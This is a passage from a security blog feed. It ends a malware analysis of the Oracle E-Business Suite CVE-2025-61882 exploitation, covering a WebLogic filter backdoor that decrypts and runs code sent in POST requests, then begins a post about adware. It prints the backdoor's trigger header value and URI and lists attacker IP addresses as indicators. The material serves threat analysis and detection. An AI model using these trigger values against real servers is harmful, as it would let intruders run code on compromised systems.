
<p>The add filter function specifies ‘REQUEST’, FORWARD’,’INCLUDE’ and ‘ERROR’ types for the filter.</p>

<p><a href="/assets/images/10-06-25/10-06-25_10.png"><img src="/assets/images/10-06-25/10-06-25_10.png" alt="10-06-25_10.png" /></a></p>




<p>The functions ‘getContextsByMbean’, ‘getContextsByThreads’, and ‘getContext’ are all responsible for getting various context information in the weblogic server process. The goal is to hook into all weblogic application contexts.</p>

<p><a href="/assets/images/10-06-25/10-06-25_11.png"><img src="/assets/images/10-06-25/10-06-25_11.png" alt="10-06-25_11.png" /></a></p>

<p><a href="/assets/images/10-06-25/10-06-25_12.png"><img src="/assets/images/10-06-25/10-06-25_12.png" alt="10-06-25_12.png" /></a></p>

<p><a href="/assets/images/10-06-25/10-06-25_13.png"><img src="/assets/images/10-06-25/10-06-25_13.png" alt="10-06-25_13.png" /></a></p>


<p>The embedded base64 is then decoded and decompressed using Gzip in the ‘getFilter’ function.</p>

<p><a href="/assets/images/10-06-25/10-06-25_14.png"><img src="/assets/images/10-06-25/10-06-25_14.png" alt="10-06-25_14.png" /></a></p>

<p>It attempts to load the existing class, “Log4jConfigQpgsubFilter” and if this fails, it will load it from the embedded base64.</p>

<p>The filter is then registered and invoked, applied to the url “/support/*”</p>

<p><a href="/assets/images/10-06-25/10-06-25_15.png"><img src="/assets/images/10-06-25/10-06-25_15.png" alt="10-06-25_15.png" /></a></p>

<h2 id="log4jconfigqpgsubfilterclass">Log4jConfigQpgsubFilter.class</h2>

<p>This is the filter applied to incoming http requests.</p>


<p>The ‘install’ function, takes a byte array, decrypts it with a hardcoded AES IV and Key and reads the bytes into memory.</p>

<p><a href="/assets/images/10-06-25/10-06-25_16.png"><img src="/assets/images/10-06-25/10-06-25_16.png" alt="10-06-25_16.png" /></a></p>


<p>The ‘doFilter’ function checks for incoming POST requests and if they match a specific header value:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>X-ORACLE-DMS-ECID=9391zlei28zserjz20aaun
</code></pre></div></div>
<p>And a specific URI:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/support/state/content/destination./navId.1/navvSetId.iHelp
</code></pre></div></div>

<p>It will call the install function to decrypt the content and load it into memory, then execute the body.
It will also return various value in the http response if the ‘install’ was successful or not.</p>

<p><a href="/assets/images/10-06-25/10-06-25_17.png"><img src="/assets/images/10-06-25/10-06-25_17.png" alt="10-06-25_17.png" /></a></p>

<p>Ultimately what this comes down to is arbitrary code execution and a backdoor that allows additional arbitrary code execution.</p>

<p>Thanks for reading :)</p>

<h1 id="iocs">IOCs:</h1>

<h2 id="network-based-indicators">Network based indicators:</h2>
<p>95.217.144.48</p>

<p>185.80.234.254</p>

<p>64.20.35.130</p>

<p>192.241.102.198</p>

<p>185.174.100.242</p>

<p>162.55.17.215</p>

<p>85.17.28.253</p>

<p>104.194.11.200</p>

<p>31.210.170.160</p>]]></content><author><name>{&quot;name&quot;=&gt;nil}</name></author><category term="blog" /><category term="25" /><summary type="html"><![CDATA[On October 5, 2025, Oracle posted about a freshly exploited CVE, Oracle E-Business Suite CVE-2025-61882. Link. Let’s take a peek in this quick and dirty blog post.]]></summary></entry><entry><title type="html">Recipe For Adware​</title><link href="http://blog.dingusxmcgee.com/blog/2025/06/06/Recipe-For-Adware.html" rel="alternate" type="text/html" title="Recipe For Adware​" /><published>2025-06-06T00:00:00+00:00</published><updated>2025-06-06T00:00:00+00:00</updated><id>http://blog.dingusxmcgee.com/blog/2025/06/06/Recipe-For-Adware</id><content type="html" xml:base="http://blog.dingusxmcgee.com/blog/2025/06/06/Recipe-For-Adware.html"><![CDATA[<p>On June 2 2025, @xorist posted a screenshot of some javascript code from a ‘recipe app’ in the InvokeRE community discord. What followed was a rabbit hole of confusion, mysterious functionality, dashed dreams, more confusion, and ultimately culminated in Yahoo Search.</p>

<p>Let’s cook up some Adware :)</p>

<h2 id="im-hungry">I’m Hungry</h2>
